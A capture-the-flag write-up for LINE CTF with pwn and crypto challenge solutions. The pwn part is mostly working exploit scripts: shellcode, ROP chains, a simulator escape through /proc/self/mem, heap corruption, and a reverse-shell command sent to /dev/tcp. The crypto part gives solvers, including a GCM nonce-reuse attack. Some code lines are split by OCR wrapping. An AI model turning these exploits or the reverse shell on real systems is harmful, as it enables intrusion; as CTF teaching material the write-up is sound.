LINECTF WriteUp By Straw Hat

> author: Straw Hat

Pwn

ecrypt

su and cat flag.

trust code

The vulnerability is very easy to spot: the stack buffer overflow when reading "iv". However, canary is on the stack and the function actually does not return to where we overflowed. Instead, it throws an exception because the decrypted shellcode does not start with "TRUST_CODE_ONLY!".

After playing around with the overflowed value, I found that for some addresses, the program crashes inside `_Unwind_RaiseException`, and for some other it just exits gracefully. So I googled for "_Unwind_RaiseException pwn" and found a writeup. Basically, there're a few valid addresses you can redirect the program to.

If you use Ghidra, it's easy to find the valid return addresses (those after the "try{}" in disassembly view). I tried a few and found an address (0x55555555565a) which can print out the secret_key. Then we're good to write a shellcode and execute it.

Just use instruction add to bypass '0f05' check.

```
from pwn import *
from Crypto.Cipher import AES

def add_to_16(text):
    if len(text) % 16:
        add = 16 - (len(text) % 16)
    else:
        add = 0
    text = text + ('\0' * add)
    return text

# s = process("./trust_code")
s = remote("35.190.227.47","10009")

key = 'v0nVadznhxnv$nph'
iv = 'DEADBEEFDEADBEEF'
mode = AES.MODE_CBC
context.arch = 'amd64'
shellcode = '''
    add word ptr [rax+0x12],0x101
    mov rsi,rax
    push 0x100
    pop rdx
    xor rax,rax
'''
shellcode = asm(shellcode)+p16(0x040e)
shellcode = shellcode.ljust(0x20,'\x90')
buf = 'TRUST_CODE_ONLY!'+shellcode

aes = AES.new(key,mode,iv)
buf = add_to_16(buf)
payload = aes.encrypt(buf)
# gdb.attach(s,"b *$rebase(0x156c)\nc")
print(shellcode)
s.sendafter("iv>",iv)
s.sendafter("code> ",payload)

payload = '\x90'*0x14+asm(shellcraft.sh())
s.send(payload)

s.interactive()
```

simbox

In program simbox , the vulnerability is east to find.When parse the parm of url,just use a number of "list=1&list=2".And a stackoverflow will be triggered.Change the index of array,we can control the PC register and write our ROP chains.

Arm-run is the simluator of gdb.After read the diff and source code,we find that the function 'system' is can't be called and 'flag' can't appear in path.So we must use virtual machine escape.

In arm-run, it doesn't check if file path is '/proc/self/mem', so we could modify it to control the memory of arm-run.And then modify open@got to system.Just use open again, we will get a shell.

```
from pwn import *

# s = process(["./arm-run","./simbox"])
s = remote("35.243.120.147","10007")
# s = process("qemu-arm -g 1234 ./simbox",shell=True)
# gdb.attach(s,"b SWIopen\nb *0x40d53d\nc")

url = 'http://127.0.0.1/?list=1'

def addParm(num):
    global url
    url += '&list='+str(num)

pop_r0 = 0x000135f0
pop_r4 = 0x00008c80
pop_r4_r5 = 0x000093a8
pop_r1_r2 = 0x00012908
system = 0xA0A8
open=0x9C74
read_ = 0x9950
puts = 0x8DCC
heapbase = 0x245a8
lseek = 0x12530
write_ = 0x9BA0
open_got = 0x567338
svc_pop_2 = 0x00009e60
for i in range(72):
    addParm(i)
addParm(79)
addParm(pop_r0)
addParm(0)
addParm(0)
addParm(pop_r1_r2)
addParm(2)
addParm(0)
addParm(pop_r0)
addParm(heapbase+0x700)
```

```
addParm(open)
addParm(10)
addParm(pop_r1_r2)
addParm(heapbase+0x740)
addParm(0)
addParm(svc_pop_2)
addParm(0)
addParm(0)
addParm(pop_r0)
addParm(5)
addParm(pop_r1_r2)
addParm(heapbase+0x750)
addParm(0)
addParm(svc_pop_2)
addParm(0)
addParm(0)
addParm(pop_r0)
addParm(heapbase+0x768)
addParm(open)
url = url.ljust(0x700,'\x00')
url += '/proc/self/mem'
url = url.ljust(0x740,'\x00')
real_system = 0x403A40
url +=
p32(3)+p32(open_got)+p32(1)+p32(2)+p32(3)+p32(heapbase+0x760)+p32(8)+p32(0xdeadbee1)+p6
4(real_system)+'/bin/sh\x00'
print(hex(len(url)))
print(url)

s.send(url)
s.interactive()
```

IPC Handler

After Reversing and analyzing, we get the proto file.

```
syntax = "proto2";

package protocol;

message dict_data {
    required string key = 1;
    required valueType value_type = 2;
    required bytes value = 3;
}

message xpc_dictionary_t {
    required bytes header = 1;
```

```
    repeated dict_data data = 2;
}

message xpc_int64_t {
    required uint64 value = 1;
}

message xpc_uint64_t {
    required uint64 value = 1;
}

message xpc_string_t {
    required string value = 1;
}

message xpc_data_t {
    required bytes value = 1;
}

message XPC {
    required int64 conn_id = 1;
    repeated xpc_dictionary_t dict = 2;
}

enum valueType {
    INT64 = 36864;
    UINT64 = 40960;
    STRING = 16384;
    DATA = 20480;
}
```

And we found 'scalar1' and 'scalar2' could cause arbitrary function call.

- Jump to send, send(4,heap,heap,0) will leak a number of data in heap.Because of fork,the address will not change.
- We found that process_name remain on the stack.Use gadget 'ret 0x348' and ROP on it.

```
from pwn import *
import protocol_pb2

def genPayload(func1,func2,process_name=b'A'*232+p64(0x41F310)):
    xpc = protocol_pb2.XPC()
    xpc.conn_id = 1
    xpc_dic = xpc.dict.add()
    xpc_dic.header = b"XPC!"

    dict_process_name = xpc_dic.data.add()
    dict_process_name.value_type = protocol_pb2.valueType.DATA
    dict_process_name.key = "process_name"
```

```
    dict_process_name.value = process_name

    snprintf_plt = 0x0000000000405E00
    elf = ELF("./ipc_handler")
    puts_plt = elf.plt['puts']
    dict_scalar2 = xpc_dic.data.add()
    dict_scalar2.value_type = protocol_pb2.valueType.DATA
    dict_scalar2.key = "scalar2"
    dict_scalar2.value = p64(func1) + cyclic(0x10)


    dict_scalar1 = xpc_dic.data.add()
    dict_scalar1.value_type = protocol_pb2.valueType.DATA
    dict_scalar1.key = "scalar1"
    dict_scalar1.value = p64(func2) + b'a' * 8

    data = xpc.SerializeToString()
    return data

sh = remote("34.146.163.198","10003")
sh.send(genPayload(0x406F39,0x406FD5))
libc = ELF("./libc-2.31.so")
libc.address = u64(sh.recvuntil(b"\x7f")[-6:]+b"\x00\x00")-0x46e57
success(hex(libc.address))
sh.close()

input(">")
sh = remote("34.146.163.198","10003")
pop_rdi = libc.address + 0x0000000000023b72
pop_rsi = libc.address + 0x000000000002604f
pop_rdx_r12 = libc.address + 0x0000000000119241
payload =
b'A'*104+p64(pop_rdi)+p64(4)+p64(pop_rsi)+p64(libc.bss(0x800))+p64(pop_rdx_r12)+p64(0x2
00)+p64(0)
payload += p64(libc.sym['read'])
payload += p64(pop_rdi)+p64(libc.bss(0x800))+p64(pop_rdi+1)+p64(libc.sym['system'])
sh.send(genPayload(libc.address+0x000000000006823a,pop_rdi,payload))
input(">")
sh.sendline(b"/bin/bash -c 'bash -i >& /dev/tcp/ip/2333 0>&1'\x00")
sh.interactive()
```

call-of-cake

- add exit@GOT 0xb through addStorage(), add 3 times, then exit@GOT = read@PLT, so we can bypass control flow check
- now we can `call [any address]`, use free@GOT to free chunk of Object1, use exit(0) to control last freed chunk, we can control tcache list
- allow 0x30 chunk above stdin in .bss to leak libc address. and call _init to run again
- allow 0x30 chunk above gm in .bss to leak heap address, and call _init to run again

- construct a String object in heap and it's vtable to call OGG, but the environment isn't satisfied, so we need to call this GG: `xor edx, edx; xor esi, esi; mov rdi, r15; call qword ptr [rax + 0x58];` first to adjust rdx register and call OGG successfully

```
#! /usr/bin/python2
# coding=utf-8
import sys
from pwn import *

context.log_level = 'debug'
context(arch='amd64', os='linux')

def Log(name):
    log.success(name+' = '+hex(eval(name)))

elf = ELF('./pwn')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

if(len(sys.argv)==1):     #local
    sh = process(["./pwn"])
else:             #remtoe
    sh = remote("34.146.170.115", 10001)

def GDB():
    if(len(sys.argv)!=1):
        return
    gdb.attach(sh, '''
    #break *0x401792
    #break malloc
    #break free

    #break *0x40298B

    #<objectManager::~objectManager()+539> call   rdx
    #break *0x402d91


    #<Object1::getNameBuffer()+525> call   rdx
    break *0x4019f5

    break *0x401792

    conti
    ''')

sh.recvuntil('Make call of fake!\n')
for i in range(9):
    sh.recvuntil('str: ')
    sh.send('A')
```

```
sh.recvuntil('heap buffer overflow primitive: ')

gm_addr = 0x407118

fire_addr = 0x406d20
getNameBuffer_addr = 0x406D30
getTag_addr = 0x406D40
addStorage_addr = 0x406D90
start_addr = 0x400018
setName_addr = 0x406D28

exp = ''
exp+= flat(getTag_addr, 0, 0, 0, 0, 0)      # padding Object1

#exit@GOT = read@PLT to bypass vtable check
exp+= flat(0, 0x41, addStorage_addr, 1, 0, 0, 0, gm_addr)
exp+= flat(0, 0x41, addStorage_addr, 2, 0, 0, 0, gm_addr)
exp+= flat(0, 0x21, elf.got['exit'], 0)
exp+= flat(0, 0x41, addStorage_addr, 3, 0, 0, elf.got['exit'], gm_addr)
exp+= flat(0, 0x21, 0, 0)
exp+= flat(0, 0x31, elf.got['free'], 4, 0, 0, elf.got['exit'], gm_addr) # 0x41=>0x31
exp+= flat(0, 0x21, 0, 0)
exp+= flat(0, 0x41, start_addr, 4, 0, 0, elf.got['exit'], gm_addr)

exp = exp.ljust(0x310, '\x00')
exp+= flat(0, 0x71)
exp = exp.ljust(0x400, '\x00')
sh.send(exp)

#tcache[0x30]->chunk->&stdout-0x20
sh.send(p64(0x4070f0-0x20))


# =================round 2, leak libc addr==================
sh.recvuntil('str: ')   #str0
sh.send('A'*0x20)

sh.sendline('') #str1

sh.recvuntil('str: ')
sh.send('A'*0x20)  #str2
sh.recvuntil('A'*0x20)
libc.address = u64(sh.recvuntil('\nstr: ', drop=True).ljust(8, '\x00'))-0x1ed6a0
Log('libc.address')

for i in range(6):  #str3~str8
    sh.sendline('')
```

```
sh.recvuntil('heap buffer overflow primitive: ')

exp = ''
exp+= flat(getTag_addr, 0, 0, 0, 0, 0)      # padding Object1
exp+= flat(0, 0x31, elf.got['free'], 1, 0, 0, elf.got['exit'], gm_addr)
exp+= flat(0, 0x31, elf.got['free'], 2, 0, 0, elf.got['exit'], gm_addr)
exp+= flat(0, 0x21, 0, 0)
exp+= flat(0, 0x41, start_addr, 4, 0, 0, elf.got['exit'], gm_addr)
exp = exp.ljust(0x3f0, '\x00')
exp+= flat(0, 0xe571)   # top chunk's size
sh.send(exp)

sh.sendline('')

sleep(0.5)

#tcache[0x30]->chunk->&gm-0x20
sh.send(p64(0x407118-0x20))

# =================round 3, leak heap addr==================
sh.recvuntil('str: ')   #str0
sh.send('A'*0x20)

sh.recvuntil('str: ')
sh.send('A'*0x18+p8(0xa0))  #str1
sh.recvuntil('A'*0x18)
heap_addr = u64(sh.recvuntil('\nstr: ', drop=True).ljust(8, '\x00'))
Log('heap_addr')

sh.sendline()   #str2

for i in range(6):
    sh.recvuntil('str: ')   #str2~str8
    sh.sendline('')

sh.recvuntil('heap buffer overflow primitive: ')

GDB()

magic_GG =  libc.address+0x0000000000092f0a # xor edx, edx; xor esi, esi; mov rdi, r15;
call qword ptr [rax + 0x58];

exp = ''
exp+= flat(getTag_addr, 0, 0, 0, 0, 0)      # padding Object1
exp+= flat(0, 0x41, getNameBuffer_addr, 1, 0, 0, heap_addr+0x260, gm_addr)
exp = exp.ljust(0x100, '\x00')
exp+= flat(heap_addr+0x260+0x18, 0xc1, 0xc2)  # <=heap_addr+0x260, String Object
exp+= flat(0, magic_GG , 2, 3)  #<=heap_addr+0x260+0x18, String Vtable, vtable[1] =
magic_GG
```

```
exp+= cyclic(0x20)
exp+= flat(libc.address+0xe3b31)    # one OGG
exp = exp.ljust(0x400, '\x00')
sh.send(exp)

sh.sendline('')

sh.interactive()

'''

0xe3b2e execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b31 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe3b34 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL

'''
```

Crypto

ss-puzzle

```
def xor(a:bytes, b:bytes) -> bytes:
    return bytes(i^j for i, j in zip(a, b))

with open('Share1', 'rb') as f:
    share1 = f.read()

with open('Share4', 'rb') as f:
    share4 = f.read()

s0 = b'LINECTF{'
r0 = xor(s0, share1[0:8])
s3 = xor(r0, share4[0:8])
r2 = xor(s3, share1[16:24])
s1 = xor(r2, share4[16:24])
r3 = xor(s0, share4[24:32])
s2 = xor(r3, share1[24:32])
```

```
r1 = xor(s2, share4[8:16])
print(s0+s1+s2+s3+r0+r1+r2+r3)
```

Forward-or

```
from present import Present
from Crypto.Util.strxor import strxor
from Crypto.Util.number import *
from itertools import product
from tqdm import tqdm
import os, re
nonce = long_to_bytes(0x32e10325) + (0).to_bytes(4, 'big')
cipher = strxor(long_to_bytes(0x3201339d0fcffbd1), 'LINECTF{'.encode('ascii'))

block_size = 8
keys = [''.join(i).encode() for i in product('0123', repeat=10)]
cts = {}
for key in tqdm(keys):
    cts[Present(key, 16).encrypt(nonce)] = key
for key in tqdm(keys):
    try:
        if cts[Present(key, 16).decrypt(cipher)] != None:
            print(cts[Present(key, 16).decrypt(cipher)])
            print(key)
    except:
        pass
# To obtain key: b'3201323020'+b'2123003302'
# Then Decrypt directly
# LINECTF{|->TH3Y_m3t_UP_1n_th3_m1dd13<-|}
```


X Factor

```
c = 0x686178656c696f6e
n =
0xa9e7da28ebecf1f88efe012b8502122d70b167bdcfa11fd24429c23f27f55ee2cc3dcd7f337d0e6309851
52e114830423bfaf83f4f15d2d05826bf511c343c1b13bef744ff2232fb91416484be4e130a007a9b432225
c5ead5a1faf02fa1b1b53d1adc6e62236c798f76695bb59f737d2701fe42f1fbf57385c29de12e79c5b3
e = 65537
ms = [0x945d86b04b2e7c7, 0x5de2, 0xa16b201cdd42ad70da249, 0x6d993121ed46b, 0x726fa7a7,
0x31e828d97a0874cff, 0x904a515]
ss = [
0x17bb21949d5a0f590c6126e26dc830b51d52b8d0eb4f2b69494a9f9a637edb1061bec153f0c1d9dd55b1a
d0fd4d58c46e2df51d293cdaaf1f74d5eb2f230568304eebb327e30879163790f3f860ca2da53ee0c60c5e1
b2c3964dbcf194c27697a830a88d53b6e0ae29c616e4f9826ec91f7d390fb42409593e1815dbe48f7ed4,
0x3ea73715787028b52796061fb887a7d36fb1ba1f9734e9fd6cb6188e087da5bfc26c4bfe1b4f0cbfa0d69
3d4ac0494efa58888e8415964c124f7ef293a8ee2bc403cad6e9a201cdd442c102b30009a3b63fa61cdd7b3
1ce9da03507901b49a654e4bb2b03979aea0fab3731d4e564c3c30c75aa1d079594723b60248d9bdde50,
```


```
0x9444e3fc71056d25489e5ce78c6c986c029f12b61f4f4b5cbd4a0ce6b999919d12c8872b8f2a8a7e91bd0
f263a4ead8f2aa4f7e9fdb9096c2ea11f693f6aa73d6b9d5e351617d6f95849f9c73edabd6a6fde6cc2e455
9e67b0e4a2ea8d6897b32675be6fc72a6172fd42a8a8e96adfc2b899015b73ff80d09c35909be0a6e13a,
0x2b7a1c4a1a9e9f9179ab7b05dd9e0089695f895864b52c73bfbc37af3008e5c187518b56b9e819cc2f9df
dffdfb86b7cc44222b66d3ea49db72c72eb50377c8e6eb6f6cbf62efab760e4a697cbfdcdc47d1adc183cc7
90d2e86490da0705717e5908ad1af85c58c9429e15ea7c83ccf7d86048571d50bd721e5b3a0912bed7c,
0xa7d5548d5e4339176a54ae1b3832d328e7c512be5252dabd05afa28cd92c7932b7d1c582dc26a0ce4f06b
1e96814ee362ed475ddaf30dd37af0022441b36f08ec8c7c4135d6174167a43fa34f587abf806a4820e4f74
708624518044f272e3e1215404e65b0219d42a706e5c295b9bf0ee8b7b7f9b6a75d76be64cf7c27dfaeb,
0x67832c41a913bcc79631780088784e46402a0a0820826e648d84f9cc14ac99f7d8c10cf48a6774388daab
cc0546d4e1e8e345ee7fc60b249d95d953ad4d923ca3ac96492ba71c9085d40753cab256948d61aeee96e0f
e6c9a0134b807734a32f26430b325df7b6c9f8ba445e7152c2bf86b4dfd4293a53a8d6f003bf8cf5dffd,
0x927a6ecd74bb7c7829741d290bc4a1fd844fa384ae3503b487ed51dbf9f79308bb11238f2ac389f8290e5
bcebb0a4b9e09eda084f27add7b1995eeda57eb043deee72bfef97c3f90171b7b91785c2629ac9c31cbdcb2
5d081b8a1abc4d98c4a1fd9f074b583b5298b2b6cc38ca0832c2174c96f2c629afe74949d97918cbee4a
]

s = ss[1]*ss[6]**2%n*ss[3]**2%n*ss[5]%n*invert(ss[4]*ss[0]*ss[2],n)%n
assert(pow(s, e, n) == c)
print(hex(s)[-32:])
```

lazy-STEK

In the pcapng file, there are 3 pre-shared keys (PSK1, PSK2, PSK3) embedded in the `Pre-Shared Key` extension of TLS `Client Hello` packets.



The format of PSK is shown as below.




According to the last 4 bytes of `iv`, we can identify which key is used for encryption.

- `"\xaa\xaa\xaa\xaa"` => `key0`
- `"\xbb\xbb\xbb\xbb"` => `key1`

So, we have PSK1 and PSK2 encrypted by `key0` and PSK3 encrypted by `key1`.

From `key0` to `key1`:



Note that `iv0` is reused when generating PSK1 and PSK2. This gives us The Forbidden Attack, by which we can recover aes_ecb_enc(aesKey0, 0x00*16), i.e. `Enc(0x00)` in the picture above.

From `Enc(0x00)`, we can calculate `key1` and `aesKey1`. Using `aesKey1`, we can decrypt PSK3, and get the flag from the plaintext of `state3`.

---

the_forbidden_attack.sage:

```
#!/usr/bin/env sage

from sage.all import *
from Crypto.Util.number import long_to_bytes as lb
from Crypto.Util.number import bytes_to_long as bl
from binascii import unhexlify, hexlify
from sage.all import *
import struct
import hashlib

def bytes_to_polynomial(block, a):
    poly = 0
    bin_block = bin(bl(block))[2 :].zfill(128)
    for i in range(len(bin_block)):
        poly += a^i * int(bin_block[i])
    return poly

def polynomial_to_bytes(poly):
    return lb(int(bin(poly.integer_representation())[2:].zfill(128)[::-1], 2))

def convert_to_blocks(ciphertext):
    return [ciphertext[i:i + 16] for i in range(0 , len(ciphertext), 16)]

def xor(s1, s2):
    if(len(s1) == 1 and len(s1) == 1):
        return bytes([ord(s1) ^^ ord(s2)])
    else:
        return bytes(x ^^ y for x, y in zip(s1, s2))

def pad(data):
    if 0 != len(data) % 16:
        data += b"\x00" * (16 - len(data)%16)
    return data

F, a = GF(2^128, name="a", modulus=x^128 + x^7 + x^2 + x + 1).objgen()
R, x = PolynomialRing(F, name="x").objgen()


PSK1 =
bytes.fromhex("256f6e3b40c2c006f26dbe24b70c6ed6e875cec70f64aac0de67af2caaaaaaaa450abecf
ee723cdbe4393bbcf56add91e283615eaa6a5899906a138ce3dbe632ab778328029499c12eceefa0589945f
7f3801748be3daa06ace2e682a77649da535f7235aa7ecb60bf0e3d6b7c1012e192411e29e6494c2fa05ce2
c5d08d4698a05ffb5fa9ad2b2550737cea3b19ccacfdd93e7d3c3f6e641d5f8793b17261047b160c9acaf89
1577ef7000000000000000000000000000000000")
```

```
PSK2 =
bytes.fromhex("256f6e3b40c2c006f26dbe24b70c6ed6e875cec70f64aac0de67af2caaaaaaaa450abecf
ee723cdbe4393bbce26a50c35bd4b250c5395150b62c27d76e20535dea6a129d08c1c31e89475b79d36e45f
7f3801748be3daa06ace2e682a77649da535f7235aa7ecb60bf0e3d6b7c1012e192411e29e6494c2fa05ce2
c5d08d4698a05ffb5fa9ad2b2550737cea3b19ccacfdd93e7d3c3f6e641d5f1f668e1af6844a40e4cbdb613
2cbd39500000000000000000000000000000000")
PSK3 =
bytes.fromhex("ffd08593ad673b9005296a50f603af28c336d16a10aac82969a59560bbbbbbbb6fe550ba
6db4b6a2af74f6f0454d82d959daa387f694685dec4c1ff7c36e40d3b9fe6e4fd41596035a594f8b599b89c
47c84aa66d6d63ef3999de5041f0c3b7598b1811012399575a0c442c1c364f669ecf7fd5dfbb06bc37fd830
c03e3dde20c98bc747d74d0ac196936f364c2e81338fca4bdb193d52e19f23295fc9e7546288a7464baa258
fcd55420000000000000000000000000000000")


keyName0 = PSK1[:16]
iv0 = PSK1[16:32]

keyName1 = PSK3[:16]
iv1 = PSK3[16:32]


# Set correct values
ct1 = PSK1[32:-32]
C11 = bytes_to_polynomial(pad(ct1[0:16]), a)
C12 = bytes_to_polynomial(pad(ct1[16:32]), a)
C13 = bytes_to_polynomial(pad(ct1[32:48]), a)
C14 = bytes_to_polynomial(pad(ct1[48:64]), a)
C15 = bytes_to_polynomial(pad(ct1[64:80]), a)
C16 = bytes_to_polynomial(pad(ct1[80:96]), a)
C17 = bytes_to_polynomial(pad(ct1[96:112]), a)
C18 = bytes_to_polynomial(pad(ct1[112:122]), a)
T1 = PSK1[-32:-16]
T1_p = bytes_to_polynomial(T1, a)


ct2 = PSK2[32:-32]
C21 = bytes_to_polynomial(pad(ct2[0:16]), a)
C22 = bytes_to_polynomial(pad(ct2[16:32]), a)
C23 = bytes_to_polynomial(pad(ct2[32:48]), a)
C24 = bytes_to_polynomial(pad(ct2[48:64]), a)
C25 = bytes_to_polynomial(pad(ct2[64:80]), a)
C26 = bytes_to_polynomial(pad(ct2[80:96]), a)
C27 = bytes_to_polynomial(pad(ct2[96:112]), a)
C28 = bytes_to_polynomial(pad(ct2[112:122]), a)
T2 = PSK2[-32:-16]
T2_p = bytes_to_polynomial(T2, a)


AD = keyName0 + iv0
```


```
len_aad = len(AD)
len_txt = len(ct1)
L = ((8 * len_aad) << 64) | (8 * len_txt); L
L = int(L).to_bytes(16, byteorder='big'); L

L_p = bytes_to_polynomial(L, a)

A1 = bytes_to_polynomial(pad(keyName1), a)
A2 = bytes_to_polynomial(pad(iv1), a)

# Here G_1 is already modified to include the tag
G_1 = (A1 * x^11) + (A2 * x^10) + (C11 * x^9) + (C12 * x^8) + (C13 * x^7) + (C14 * x^6)
+ (C15 * x^5) + (C16 * x^4) + (C17 * x^3) + (C18 * x^2) +  (L_p * x) + T1_p
G_2 = (A1 * x^11) + (A2 * x^10) + (C21 * x^9) + (C22 * x^8) + (C23 * x^7) + (C24 * x^6)
+ (C25 * x^5) + (C26 * x^4) + (C27 * x^3) + (C28 * x^2) +  (L_p * x) + T2_p

P = G_1 + G_2


auth_keys = [r for r, _ in P.roots()]
for H, _ in P.roots():
    # print("\nH: " + str(H) + "\n" + str(polynomial_to_bytes(H).hex()))

    Ek0x00 = polynomial_to_bytes(H)        # 16bytes
    key1 = hashlib.sha256(Ek0x00).digest() # 32bytes

    d = hashlib.sha512(key1).digest()      # 64bytes

    # check
    if d[:16] == keyName1:
        aesKey1 = d[16:32]
        print("aesKey1: ", aesKey1, aesKey1.hex())

# aesKey1:  b'\x97I\nrk\xb1\xb5\xf0\xb2\r\x19\x1cF\xeaO\xd7'
97490a726bb1b5f0b20d191c46ea4fd7
```

decrypt.go

```
package main

import (
  "crypto/aes"
  "crypto/cipher"
  "crypto/sha256"

  "fmt"
)
```

```
func main() {
  encrypted := []byte{0xff, 0xd0, 0x85, 0x93, 0xad, 0x67, 0x3b, 0x90, 0x5, 0x29, 0x6a,
0x50, 0xf6, 0x3, 0xaf, 0x28, 0xc3, 0x36, 0xd1, 0x6a, 0x10, 0xaa, 0xc8, 0x29, 0x69,
0xa5, 0x95, 0x60, 0xbb, 0xbb, 0xbb, 0xbb, 0x6f, 0xe5, 0x50, 0xba, 0x6d, 0xb4, 0xb6,
0xa2, 0xaf, 0x74, 0xf6, 0xf0, 0x45, 0x4d, 0x82, 0xd9, 0x59, 0xda, 0xa3, 0x87, 0xf6,
0x94, 0x68, 0x5d, 0xec, 0x4c, 0x1f, 0xf7, 0xc3, 0x6e, 0x40, 0xd3, 0xb9, 0xfe, 0x6e,
